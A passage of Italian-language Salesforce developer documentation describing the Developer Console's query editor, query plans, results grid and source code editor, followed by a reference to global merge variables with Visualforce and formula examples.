3. Fare clic su **Execute (Esegui)**. Se la query genera degli errori, questi vengono visualizzati in fondo al riquadro Query Editor (Editor di query). I risultati vengono visualizzati nella griglia Query Results (Risultati della query) nell'area di lavoro della Console sviluppatore.
4. Avvertenza: se si esegue nuovamente una query, le modifiche non salvate nella griglia Query Results (Risultati della query) vanno perse.

   Per eseguire di nuovo una query, fare clic su **Refresh Grid (Aggiorna griglia)** oppure fare clic sulla query nel riquadro della cronologia e scegliere **Execute (Esegui)**.

Per informazioni sulla sintassi di query e ricerca, consultare la guida Force.com SOQL and SOSL Reference.

VEDERE ANCHE:

Query Editor

Recupero dei piani di esecuzione delle query

Griglia Query Results (Risultati della query)

Recupero dei piani di esecuzione delle query

Utilizzare lo strumento Query Plan (Piano di esecuzione delle query) per ottimizzare e velocizzare le query eseguite su un numero elevato di record. Visualizzare i piani di esecuzione delle query per le query SOQL, le ricerche SOSL, i rapporti e le visualizzazioni elenco. Se per l'organizzazione sono disponibili indici personalizzati, utilizzare i piani di esecuzione delle query per decidere quando richiedere un indice personalizzato all'assistenza Salesforce.

Per abilitare il pulsante Query Plan (Piano di esecuzione delle query) in Query Editor (Editor di query), fare clic su **Help** > **Preferences (Guida Preferenze)**, impostare **Enable Query Plan (Abilita piano di esecuzione delle query)** su `vero` e fare clic su **Save (Salva)**.

Per ottenere i piani di esecuzione delle query per le query SOQL o per le ricerche SOSL, immettere la propria query e fare clic sul pulsante **Query Plan (Piano di esecuzione delle query)** in Query Editor (Editor di query).

La finestra Query Plan (Piano di esecuzione delle query) visualizza tutte le operazioni di query e il costo di ciascuna di esse. Il riquadro Notes (Note) visualizza tutte le note disponibili per il piano di esecuzione delle query in cima all'elenco, ossia il piano di esecuzione delle query attualmente in uso.

Per visualizzare i piani di esecuzione delle query per i rapporti o le visualizzazioni elenco, completare la seguente procedura.

1. Trovare l'ID del proprio rapporto o visualizzazione elenco nel relativo URL.

2. Immettere l'ID del rapporto o della visualizzazione elenco in Query Editor (Editor di query) e fare clic su **Query Plan (Piano di esecuzione delle query)**.
3. Ispezionare il piano di esecuzione delle query per il rapporto o la visualizzazione elenco.

VEDERE ANCHE:

Query Editor

Esecuzione di una query SOQL o di una ricerca SOSL

Griglia Query Results (Risultati della query)

Griglia Query Results (Risultati della query)

La griglia Query Results (Risultati della query) visualizza ogni record sotto forma di riga. È possibile creare, aggiornare ed eliminare record senza uscire dalla Console sviluppatore. Nei risultati delle ricerche SOSL con più oggetti, ogni oggetto è visualizzato in una scheda separata.

- Per aprire un record nei risultati, fare clic sulla riga e selezionare **Open Detail Page (Apri pagina dei dettagli)**. Per modificare il record, fare clic su **Edit Page (Pagina di modifica)** per passare al record in Salesforce.
- Per creare un record, fare clic su **Insert Row (Inserisci riga)**. Immettere le informazioni e fare clic su **Save Rows (Salva righe)**.

Nota: per inserire una riga, i risultati delle query devono contenere tutti i campi obbligatori per l'oggetto. I campi obbligatori devono essere di testo semplice o numerici. Se queste condizioni non sono soddisfatte, viene creata una riga vuota che non potrà essere salvata. In questo caso, fare clic su **Create New (Crea nuovo)** per creare un record in Salesforce.

- Per modificare un record all'interno della griglia Query Results (Risultati della query), fare doppio clic sulla riga. Apportare le modifiche e fare clic su **Save Rows (Salva righe)**.
- Per eliminare un record, selezionare la riga relativa e fare clic su **Delete Row (Elimina riga)**.

VEDERE ANCHE:

Query Editor

Esecuzione di una query SOQL o di una ricerca SOSL

Recupero dei piani di esecuzione delle query

Componenti Apex, Visualforce e Lightning

Uso del codice

Questa sezione contiene informazioni sugli strumenti e le tecniche utilizzabili per apportare modifiche all'organizzazione mediante il codice.

- Utilizzo dell'editor per Visualforce
- Source Code Editor (Editor codice sorgente)
- Object Inspector (Controllo oggetti)
- Descrizione delle variabili globali
- Valori validi per la variabile globale `$Action`
- Panoramica su Apex Code
- Visualforce
- Definizione di servizi di email
- Panoramica sulle etichette personalizzate

Utilizzo dell'editor per Visualforce o Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Apex è disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Visualforce è disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per modificare il markup Visualforce:

- "Personalizza applicazione"

Per modificare i controller Visualforce personalizzati o Apex

- "Apex autore"

Durante la modifica di Visualforce o Apex, nel piè di pagina della modalità sviluppo di Visualforce o da Imposta è disponibile un editor che offre le seguenti funzionalità:

Evidenziazione della sintassi
L'editor applica automaticamente l'evidenziazione della sintassi per le parole chiave e tutte le funzioni e operatori.

Ricerca ( )
La ricerca consente di cercare il testo nella pagina, classe o trigger attuali. Per utilizzare la ricerca, immettere una stringa nella casella di testo `Search` e fare clic su **find next**.

- Per sostituire una stringa di ricerca trovata con un'altra stringa, immettere la nuova stringa nella casella di testo `Replace` e fare clic su **replace** per sostituire solo quell'istanza oppure fare clic su **Replace All** per sostituire quell'istanza e tutte le altre istanze della stringa presenti nella pagina, nella classe o nel trigger.
- Per fare in modo che la ricerca distingua le lettere maiuscole dalle minuscole, selezionare l'opzione **Match Case**.
- Per utilizzare un'espressione regolare come stringa di ricerca, selezionare l'opzione **Regular Expressions**. Le espressioni regolari seguono le regole delle espressioni regolari in JavaScript. Una ricerca eseguita mediante le espressioni regolari può trovare stringhe di più righe.

  Se si utilizza l'operazione di sostituzione con una stringa trovata mediante un'espressione regolare, tale operazione può anche eseguire il binding delle variabili dei gruppi di espressioni regolari (`$1`, `$2` e così via) dalla stringa di ricerca trovata. Ad esempio, per sostituire un tag `<h1>` con un tag `<h2>` e mantenere intatti tutti gli attributi nel tag `<h1>` originale, cercare `<h1(\s+)(.*)>` e sostituirlo con `<h2$1$2>`.

Go to line ( )
Questo pulsante consente di evidenziare il numero di riga specificato. Se la riga non è attualmente visibile, l'editor scorre fino a quella riga.

Annulla ( ) e Ripeti ( )
Utilizzare "undo" per annullare un'operazione di modifica e "redo" per ricreare un'operazione di modifica annullata.

Font size
Selezionare una dimensione font dall'elenco a discesa per regolare le dimensioni dei caratteri visualizzati nell'editor.

Line and column position
La posizione del cursore sulla riga e sulla colonna è visualizzata nella barra di stato situata nella parte inferiore dell'editor. Questa può essere utilizzata per posizionarsi su una riga specifica ( ) in modo da spostarsi rapidamente all'interno dell'editor.

Line and character count
Il numero totale delle righe e dei caratteri è visualizzato nella barra di stato situata nella parte inferiore dell'editor.

L'editor supporta i seguenti tasti di scelta rapida:

Tab
Aggiunge una tabulazione in corrispondenza del cursore

MAIUSC+Tab
Rimuove una tabulazione

CTRL+f
: Apre la finestra di dialogo della ricerca o cerca l'istanza seguente della ricerca in corso

CTRL+r
: Apre la finestra di dialogo della ricerca o sostituisce l'istanza seguente della ricerca in corso con la stringa di sostituzione specificata

CTRL+g
: Apre la finestra di dialogo Go to line

CTRL+s
: Esegue un salvataggio rapido.

CTRL+z
: Annulla l'ultima operazione di modifica

CTRL+y
: Ricrea l'ultima operazione di modifica annullata

VEDERE ANCHE:

Panoramica su Apex Code

Visualforce

Source Code Editor (Editor codice sorgente)

La Console sviluppatore include un Source Code Editor (Editor codice sorgente) con una raccolta di funzioni per la modifica dell'Apex code e del codice Visualforce.


Tutti i file di codice, inclusi le classi e i trigger Apex e le pagine e i componenti Visualforce, si aprono nel Source Code Editor (Editor codice sorgente) nell'area di lavoro della Console sviluppatore.

L'evidenziazione della sintassi nel Source Code Editor (Editor codice sorgente) mostra commenti, numeri, stringhe, parole chiave riservate, tipi di dati primitivi, dichiarazioni di variabili e riferimenti. Per accedere alla ricerca nel codice, premere CTRL+F.

Dopo aver implementato i test, è possibile visualizzare la copertura del codice riga per riga nel Source Code Editor (Editor codice sorgente). Vedere Verifica della copertura codice. Il Source Code Editor (Editor codice sorgente) consente inoltre di impostare i checkpoint per risolvere i problemi senza aggiornare il codice. Vedere Impostazione dei checkpoint in Apex Code.

Per alternare il Source Code Editor (Editor codice sorgente) e un editor a schermo interno (se disponibile), premere F11.

Impostazione delle preferenze del Source Code Editor (Editor codice sorgente)

È possibile scegliere la dimensione dei caratteri e il tema di visualizzazione del Source Code Editor (Editor codice sorgente). Fare clic su **Help (Guida)** > **Preferences (Preferenze)** per accedere alla finestra di dialogo Preferences (Preferenze).

Selezionare un tema editor per visualizzarlo in anteprima.

La finestra di dialogo Preferences (Preferenze) include opzioni di configurazione aggiuntive in base alle autorizzazioni e all'implementazione disponibili. Ciò include l'abilitazione del completamento del codice a pagina 18 e l'opzione affinché la scheda Logs (Registri) eviti il caricamento dei registri a pagina 263.

Fare clic su **Save (Salva)** per aggiornare le impostazioni e chiudere la finestra.

Navigazione alle dichiarazioni di metodo e di variabile

È possibile accedere direttamente alla dichiarazione di un metodo o di una variabile anziché scorrere per cercarla.

1. Passare il mouse sopra un metodo o una variabile. Se il nome del metodo o della variabile è sottolineato, è possibile accedere direttamente alla sua dichiarazione.
2. Fare clic sul nome di un metodo o di una variabile sottolineato.
3. Premere CTRL+ALT+N oppure fare clic su **Go To (Vai a)** per spostare il cursore sulla dichiarazione. Se la dichiarazione si trova in un altro file, il file si apre in una nuova scheda.

Utilizzo di Search (Cerca) e Replace (Sostituisci)

Utilizzare le seguenti scelte rapide da tastiera per cercare e sostituire testo all'interno della visualizzazione corrente.

Funzione	Scelta rapida	Note
Search (Cerca)	CTRL+F	Apre un modulo di ricerca attivo.


Funzione	Scelta rapida	Note
Replace (Sostituisci)	CTRL+MAIUSC+F	Apre una finestra di dialogo che chiede il termine della ricerca e il termine con cui sostituirlo, quindi consente di confermare o rifiutare ogni modifica.
Replace all (Sostituisci tutto)	CTRL+MAIUSC+R	Apre una finestra di dialogo che chiede il termine della ricerca e il termine con cui sostituirlo, quindi consente di confermare o rifiutare la modifica complessiva.

Per eseguire la ricerca in file che non sono aperti nella visualizzazione corrente, fare clic su **File** > **Search in Files (Ricerca nei file)** oppure premere CTRL+MAIUSC+H.

Utilizzo del completamento del codice

Il Source Code Editor (Editor codice sorgente) offre suggerimenti di completamento automatico durante la scrittura del codice.

Nelle pagine e nei componenti Visualforce, il completamento automatico viene visualizzato automaticamente durante la digitazione.

Nelle classi e nei trigger Apex, fare clic su CTRL+BARRA SPAZIATRICE per visualizzare un elenco dei completamenti suggeriti. I completamenti vengono forniti per gli oggetti e i metodi di sistema Apex, gli oggetti e i metodi definiti dall'utente e gli sObjects e i campi. Per abilitare il completamento automatico di Apex quando si digita un periodo, fare clic su **Help (Guida)** > **Preferences (Preferenze)** e impostare **Enable Apex Auto-complete (Abilita completamento automatico Apex)** su `true`.

Continuare a digitare per filtrare i suggerimenti, premere INVIO per selezionare il completamento in alto, oppure utilizzare i tasti freccia o il mouse per selezionare un completamento diverso.

I completamenti sono raccolti a partire dall'oggetto sul quale si sta attualmente lavorando. Se non viene visualizzato il completamento atteso, salvare l'oggetto aperto e aggiornare. Il tipo di oggetto è determinato dalla tabella dei simboli dell'editor corrente. Se non vi sono simboli corrispondenti, vengono controllate anche le tabelle dei simboli conservate nella cache (ultimo salvataggio valido). Se non vi sono oggetti correnti, la finestra di completamento automatico visualizza tutte le classi di sistema e degli utenti, oltre agli sObjects.

Convalida delle modifiche nel codice sorgente: scheda Problems (Problemi)

Le modifiche apportate nel Source Code Editor (Editor codice sorgente) vengono compilate e convalidate in background. Durante la modifica del codice, un indicatore errori viene visualizzato sulle righe che provocano errori e la scheda **Problems (Problemi)** mostra i dettagli relativi agli errori di compilazione. Per comprimere la scheda **Problems (Problemi)**, utilizzare il pulsante nell'angolo del riquadro.

Quando vengono convalidate le visualizzazioni sorgente, tutte le sorgenti modificate vengono convalidate insieme e non separatamente. Le modifiche che potrebbero essere incoerenti con il codice del server ma sono coerenti se considerate insieme (ad esempio, l'aggiunta di un metodo in un file e una chiamata a tale metodo in un altro) non vengono segnalate come errori.

Modifica della versione API

Utilizzare l'elenco **API Version** (Versione API) in cima al Source Code Editor (Editor codice sorgente) per modificare la versione dell'entità corrente. Questo elenco include le cinque versioni API più recenti e la versione corrente dell'entità.

Salvataggio delle modifiche

Quando si apportano modifiche nel Source Code Editor (Editor codice sorgente), il nome della scheda include un asterisco ("*") per indicare che vi sono modifiche non salvate. Le classi e i trigger Apex vengono salvati con la versione dell'API in uso per la classe o il trigger.

Per salvare un insieme di modifiche con dipendenze, fare clic su **File** > **Save All (Salva tutto)** o premere CTRL+S+MAIUSC. Tutte le schede aperte con modifiche vengono salvate contemporaneamente in un'unica richiesta.

Durante il salvataggio, le visualizzazioni sorgente modificate vengono convalidate a fronte di tutti i file sorgente salvati. Se presentano modifiche correlate, i file sorgente non possono essere salvati individualmente. Se sono presenti errori di compilazione, non sarà possibile salvare. Rivedere il riquadro **Problems (Problemi)**, correggere eventuali errori e fare clic nuovamente su **Save (Salva)**.

 Nota: Non è possibile modificare e salvare le classi Apex all'interno di un'organizzazione di produzione.

Mantenimento della sincronizzazione con il codice nella cloud

La Console sviluppatore traccia le modifiche apportate alla sorgente da altri utenti quando si ha un file aperto. Se non sono state apportate modifiche, la visualizzazione viene aggiornata automaticamente. Se sono state apportate modifiche, non è possibile salvarle sul server. Verrà visualizzato un avviso che informa che un altro utente ha apportato delle modifiche, con l'opzione di aggiornare la visualizzazione sorgente alla versione più aggiornata.

 Avvertenza: Se si sceglie di effettuare l'aggiornamento all'ultima versione di un file, le proprie modifiche vengono sovrascritte. Copiare la propria versione della visualizzazione sorgente per mantenerla, quindi procedere all'aggiornamento all'ultima versione e integrare le proprie modifiche.

VEDERE ANCHE:

Panoramica sull'interfaccia utente Console sviluppatore

Verifica della copertura codice

Impostazione dei checkpoint in Apex Code

Menu File

Object Inspector (Controllo oggetti)

L'Object Inspector (Controllo oggetti) fornisce un riferimento di sola lettura per i campi di un oggetto standard o personalizzato e i relativi tipi di dati. Per aprire l'Object Inspector (Controllo oggetti), fare clic su **File** > **Open (Apri)** e selezionare l'oggetto da visualizzare. Per cercare oggetti che soddisfano determinati criteri, utilizzare Query Editor (Editor di query).

Nota: non è consentito modificare gli oggetti personalizzati nella Console sviluppatore. Creare, modificare ed eliminare oggetti personalizzati da Imposta.

VEDERE ANCHE:

Utilizzo della Console sviluppatore

Descrizione delle variabili globali

I componenti quali pulsanti e link personalizzati, formule nei campi personalizzati, regole di convalida, flussi, processi e pagine Visualforce consentono di utilizzare campi di unione speciali per fare riferimento ai dati nella propria organizzazione.

 Nota: Per le schede Web sono supportati solo i campi di unione API, organizzazione e utente.

Utilizzare le seguenti variabili globali quando si sceglie un tipo di campo di unione da aggiungere al componente personalizzato:

EDIZIONI

La disponibilità di ogni variabile globale dipende dai requisiti dell'ambiente e della versione per la funzionalità correlata.

AUTORIZZAZIONI UTENTE

Per creare, modificare ed eliminare Custom S-Control, formule o pagine Visualforce:

- "Personalizza applicazione"

Per modificare flussi e processi:

- "Gestisci Force.com Flow"

`$Action`

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento ad azioni di Salesforce standard come la visualizzazione della pagina iniziale della scheda Account, la creazione, la modifica e l'eliminazione degli account. Utilizzare i campi di unione azione nelle funzioni `LINKTO` e `URLFOR` per fare riferimento alle azioni selezionate.
Utilizzo:	1. Selezionare il tipo di campo: $Action. 2. Inserire un campo di unione nel formato `$Action.`*`object`*`.`*`action`*, ad esempio `$Action.Account.New`.

<table>
<tr><td>Esempio di S-Control:</td><td>Il seguente S-Control fa riferimento all'azione standard per la creazione dei nuovi account nel campo di unione <code>$Action.Account.New</code>.
<pre><html> <body> {!LINKTO("Create a New Account",
                  $Action.Account.New, $ObjectType.Account)} </body>
</html></pre></td></tr>
<tr><td>Esempio di Visualforce:</td><td><pre><apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New
Account</apex:outputLink></pre></td></tr>
<tr><td>Suggerimenti:</td><td>Questa variabile globale è disponibile solo per pulsanti e link personalizzati, S-Control e per le pagine Visualforce.</td></tr>
</table>

Tutti gli oggetti supportano le azioni di base, quali nuovo, clona, visualizza, modifica, elenca ed elimina. La variabile globale `$Action` fa riferimento anche ad azioni disponibili su molti oggetti standard. I valori disponibili nella propria organizzazione possono variare a seconda delle funzionalità abilitate.

$Api

<table>
<tr><td>Descrizione:</td><td>Un tipo di campo di unione globale da utilizzare quando si fa riferimento agli URL dell'API.</td></tr>
<tr><td>Utilizzo:</td><td>1. Selezionare il tipo di campo: $Api.
2. Selezionare un campo di unione quale:
<code>$Api.Enterprise_Server_URL__xxx</code>: L'endpoint WSDL SOAP della versione Enterprise Edition in cui xxx rappresenta la versione dell'API. Ad esempio, <code>$Api.Enterprise_Server_URL_140</code> è il valore del campo di unione per la versione 14.0 dell'API.
<code>$Api.Partner_Server_URL__xxx</code>: L'endpoint WSDL SOAP Partner in cui xxx rappresenta la versione dell'API.
<code>$Api.Session_ID</code>: L'ID della sessione.</td></tr>
<tr><td>Esempio di S-Control:</td><td>Il seguente campo formula personalizzato esegue la chiamata a un servizio per la sostituzione del codice SIC. Sostituire myserver con il nome del proprio server.
<pre>HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username="   & $User.Username &
"&crmSessionId="   & GETSESSIONID() &
"&crmServerUrl="   & $Api.Partner_Server_URL_90 &
"&crmObjectId="   & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")</pre></td></tr>
<tr><td>Esempio di Visualforce e Flusso:</td><td>Utilizzare la notazione del punto per restituire l'ID sessione.
<pre>{!$Api.Session_ID}</pre></td></tr>
</table>

Suggerimenti:	Questa variabile globale è disponibile solo per campi formula, S-Control, pulsanti e link personalizzati, pagine Visualforce, formule del flusso e formule del processo. Importante: `$Api.Session_ID` restituisce valori diversi in base al dominio della richiesta. Questo avviene perché l'ID sessione varia nel corso di una sessione ogni volta che si supera la delimitazione di un nome host, ad esempio da `.salesforce.com` a `.visual.force.com`. Di solito Salesforce gestisce in modo trasparente il passaggio di sessione tra i domini, ma se si passa l'ID sessione in modo non automatico, tenere presente che potrebbe essere necessario accedere di nuovo ad `$Api.Session_ID` dal dominio corretto per assicurarsi di utilizzare un ID sessione valido.

$Component

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento a un componente Visualforce.
Utilizzo:	Ogni componente di una pagina Visualforce ha il proprio attributo `Id`. Quando viene eseguito il rendering della pagina, questo attributo viene utilizzato per generare il modello a oggetti del documento (DOM). Utilizzare `$Component.`***`Path.to.Id`*** in JavaScript per fare riferimento a un componente specifico in una pagina, dove *`Path.to.Id`* è un elemento che specifica la gerarchia del componente a cui si fa riferimento.

Esempio di Visualforce:	`function beforeTextSave() {`
	`   document.getElementById('{!$Component.msgpost}').value =`
	`myEditor.getEditorHTML();`
	`}`

Suggerimenti:	Questa variabile globale è disponibile solo per le pagine Visualforce.

$ComponentLabel

Descrizione:	Campo di unione globale da utilizzare per fare riferimento all'etichetta di un componente `inputField` in una pagina Visualforce associata a un messaggio.
Utilizzo:	Restituire l'etichetta di un componente `inputField` associato a un messaggio.

Esempio di Visualforce:	`<apex:datalist var="mess" value="{!messages}">`
	`  <apex:outputText value="{!mess.componentLabel}:" style="color:red"/>`
	`  <apex:outputText value="{!mess.detail}" style="color:black" />`
	`</apex:datalist>`

Suggerimenti:	Questa variabile globale è disponibile solo per le pagine Visualforce.

$CurrentPage

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alla pagina Visualforce corrente o richiesta di pagina.

Utilizzo:

Utilizzare questa variabile globale in una pagina Visualforce per fare riferimento al nome corrente della pagina (`$CurrentPage.Name`) o all'URL della pagina corrente (`$CurrentPage.URL`). Utilizzare `$CurrentPage.parameters.`***`parameterName`*** per fare riferimento ai parametri e ai valori di richiesta della pagina, dove *`parameterName`* è il parametro di richiesta a cui si fa riferimento.

Esempio di Visualforce:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You belong to the {!account.name} account.<br/>
        You're also a nice person.
    </apex:pageBlock>
    <apex:detail subject="{!account}" relatedList="false"/>
    <apex:relatedList list="OpenActivities"
      subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

Suggerimenti:

Questa variabile globale è disponibile solo per le pagine Visualforce.

$FieldSet

Descrizione:

Fornisce l'accesso a un insieme di campi definito nell'organizzazione.

Utilizzo:

Nelle pagine Visualforce per consentire l'iterazione dinamica sui campi di un insieme di campi. È necessario aggiungere un prefisso alla variabile globale con un riferimento all'oggetto standard o personalizzato che utilizza l'insieme di campi.

Esempio di Visualforce:

```
<apex:page standardController="Account">
    <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"
var="field">
        <apex:outputText value="{!field}" />
    </apex:repeat>
</apex:page>
```

Suggerimenti:

Questa variabile globale è disponibile solo per le pagine Visualforce.

$Label

Descrizione:

Un tipo di campo di unione globale da utilizzare quando si fa riferimento a un'etichetta personalizzata.

Utilizzo:

1. Selezionare il tipo di campo $Label.
2. Selezionare l'etichetta personalizzata a cui fare riferimento.

Il valore restituito dipende dalla lingua impostata dall'utente contestuale. Il valore restituito è uno dei seguenti, in ordine di precedenza:

1. il testo della traduzione locale
2. il testo della traduzione inserita nel pacchetto
3. il testo dell'etichetta principale

Esempio di Flusso:	Creare una formula del flusso con la seguente espressione. `{!$Label.customCurrency_label}` Quindi, fare riferimento a quella formula del flusso come etichetta di un campo schermata.

Esempio di Visualforce:	`<apex:page>`
	`   <apex:pageMessage severity="info"`
	`   strength="1"`
	`   summary="{!$Label.firstrun_helptext}"`
	`   />`
	`</apex:page>`

Esempio di componenti Lightning	**Etichetta in un'espressione di markup che utilizza lo spazio dei nomi predefinito**
	`{!$Label.c.labelName}`
	Etichetta in codice JavaScript se l'organizzazione ha uno spazio dei nomi
	`$A.get("$Label.namespace.labelName")`

Suggerimenti:	Questa variabile globale è disponibile solo per i componenti Lightning, le pagine Visualforce, Apex, le formule del flusso e le formule del processo.

`$Label.Site`

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento a un'etichetta Siti standard in una pagina Visualforce. Come per tutte le etichette standard, il testo viene visualizzato in base alla lingua e alle impostazioni internazionali dell'utente.
Utilizzo:	Utilizzare questa espressione in una pagina Visualforce per accedere a un'etichetta Siti standard. Quando il server dell'applicazione costruisce la pagina da presentare al browser dell'utente finale, il valore restituito dipende dalla lingua e dalle impostazioni internazionali dell'utente. Salesforce fornisce le seguenti etichette:

Etichetta	Messaggio
authorization_required	Autorizzazione richiesta
bandwidth_limit_exceeded	Limite larghezza di banda superato
change_password	Cambia password
change_your_password	Cambiare la propria password
click_forget_password	Se si è dimenticata la password, fare clic su Password dimenticata per reimpostarla.
community_nickname	Nickname
confirm_password	Conferma password
down_for_maintenance	<i>{0}</i> non è disponibile per manutenzione
email	Email

Etichetta	Messaggio
email_us	inviare un messaggio email
enter_password	La password è stata dimenticata? Immettere il nome utente di seguito.
error	Errore: {0}
error2	Errore
file_not_found	Impossibile trovare il file
forgot_password	Password dimenticata
forgot_password_confirmation	Conferma password dimenticata
forgot_your_password_q	Password dimenticata?
get_in_touch	Se si necessita di assistenza, {1}.
go_to_login_page	Vai a pagina di accesso
img_path	/img/siti
in_maintenance	Non disponibile per manutenzione
limit_exceeded	Limite superato
login	Accesso
login_button	Accesso
login_or_register_first	Per visualizzare questa pagina, è necessario prima effettuare l'accesso o registrarsi.
logout	Esci
new_password	Nuova password
new_user_q	Nuovo utente?
old_password	Vecchia password
page_not_found	Impossibile trovare la pagina
page_not_found_detail	Impossibile trovare la pagina: {0}
password	Password
passwords_dont_match	Le password non corrispondono.
powered_by	Generato da
register	Registra
registration_confirmation	Conferma registrazione
site_login	Accesso al sito
site_under_construction	Sito in costruzione

Etichetta	Messaggio
sorry_for_inconvenience	Ci scusiamo per l'inconveniente.
sorry_for_inconvenience_back_shortly	Ci scusiamo per l'inconveniente. Il servizio sarà ripristinato a breve.
stay_tuned	Attendere.
submit	Invia
temp_password_sent	È stato spedito un messaggio email contenente la password temporanea.
thank_you_for_registering	Grazie per aver effettuato la registrazione. È stato spedito un messaggio email contenente la password temporanea.
under_construction	<i>{0}</i> è in costruzione
user_registration	Registrazione nuovo utente
username	Nome utente
verify_new_password	Verifica nuova password

Esempio di Visualforce:

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

Suggerimenti: Questa variabile globale è disponibile solo per le pagine Visualforce.

$Network

Descrizione: Tipo di campo di unione globale da utilizzare quando si fa riferimento ai dettagli di una comunità in un modello di email Visualforce.

Utilizzo: Utilizzare questa espressione in un modello di email Visualforce per accedere al nome della comunità e all'URL di accesso della comunità.

Esempio di Visualforce:

```
<messaging:emailTemplate subject="Your
Password has been reset"
recipientType="User" >
<messaging:htmlEmailBody >
  <p>Hi,</p>
  <p>Your password for
```

	``` {!$Network.Name} community has been reset.</p> <p>Reset Password</p> <p>Regards,</p> <p>Communities Admin</p> </messaging:htmlEmailBody> </messaging:emailTemplate> ```
Suggerimenti:	Questa variabile globale funziona solo nei modelli di email Visualforce per Comunità.

`$ObjectType`

Descrizione:	Tipo di campo di unione globale utilizzato quando si fa riferimento a oggetti standard o personalizzati (quali Account, Casi e Opportunità), nonché ai valori dei relativi campi. Utilizzare i campi di unione di tipo oggetto nelle funzioni `LINKTO`, `GETRECORDIDS` e `URLFOR` per fare riferimento a un tipo di dati specifico oppure la funzione `VLOOKUP` per fare riferimento a un campo specifico in un oggetto correlato.
Utilizzo:	**1.** Selezionare il tipo di campo: $ObjectType. **2.** Selezionare un oggetto in cui inserire un campo di unione che rappresenti quell'oggetto, ad esempio `$ObjectType.Case`. Se lo si desidera, selezionare un campo in quell'oggetto utilizzando la seguente sintassi: `$ObjectType.Role_Limit__c.Fields.Limit__c` .

Esempio di pulsante personalizzato:	Il seguente pulsante elenco personalizzato fa riferimento all'oggetto standard casi nel campo di unione `$ObjectType.Case`.
	``
	{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
	                  {!GETRECORDIDS($ObjectType.Sample)}; var newRecords
	= []; if (records[0] == null) { alert("Please select at least one row")
	 } else {
	                  for (var n=0; n<records.length; n++) { var c = new
	sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
	                  newRecords.push(c); } result =
	sforce.connection.update(newRecords); window.location.reload(); }
	``

Esempio di regola di convalida:	Questo esempio verifica che un codice postale CAP di fatturazione sia valido cercando i primi cinque caratteri del valore in un oggetto personalizzato denominato Zip_Code__c che contiene un record per ogni codice postale valido negli Stati Uniti. Se il CAP non viene trovato nell'oggetto Zip_Code__c oppure se lo stato di fatturazione non soddisfa il valore State_Code__c corrispondente nell'oggetto Zip_Code__c, viene visualizzato un errore.
	``
	AND(LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
	BillingCountry = "US"),
	                 VLOOKUP($ObjectType.Zip_Code__c.Fields.State_Code__c,
	 $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <>
	                  BillingState)
	``

Esempio di Visualforce:	Nell'esempio seguente viene recuperata l'etichetta per il campo `Nome` dell'account: `{!$ObjectType.Account.Fields.Name.Label}`
Suggerimenti:	Questa variabile globale è disponibile nelle pagine Visualforce, nei pulsanti e link personalizzati, negli S-Control e nelle regole di convalida.

$Organization

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alle informazioni sul profilo della propria organizzazione. Utilizzare questi campi di unione per fare riferimento all'ID, al numero di fax, alla città e ad altri dettagli della propria organizzazione.
Utilizzo:	**1.** Selezionare il tipo di campo: $Organization. **2.** Selezionare un campo di unione, come `$Organization.Fax`.
Esempio di regola di convalida:	Utilizzare i campi di unione organizzazione per confrontare qualsiasi attributo dell'organizzazione con quelli del proprio account. Ad esempio, è possibile capire se l'organizzazione è stata impostata con lo stesso paese dei propri account. La formula di convalida seguente fa riferimento al campo di unione paese dell'organizzazione e richiede un codice paese per gli eventuali account esteri. `AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))`
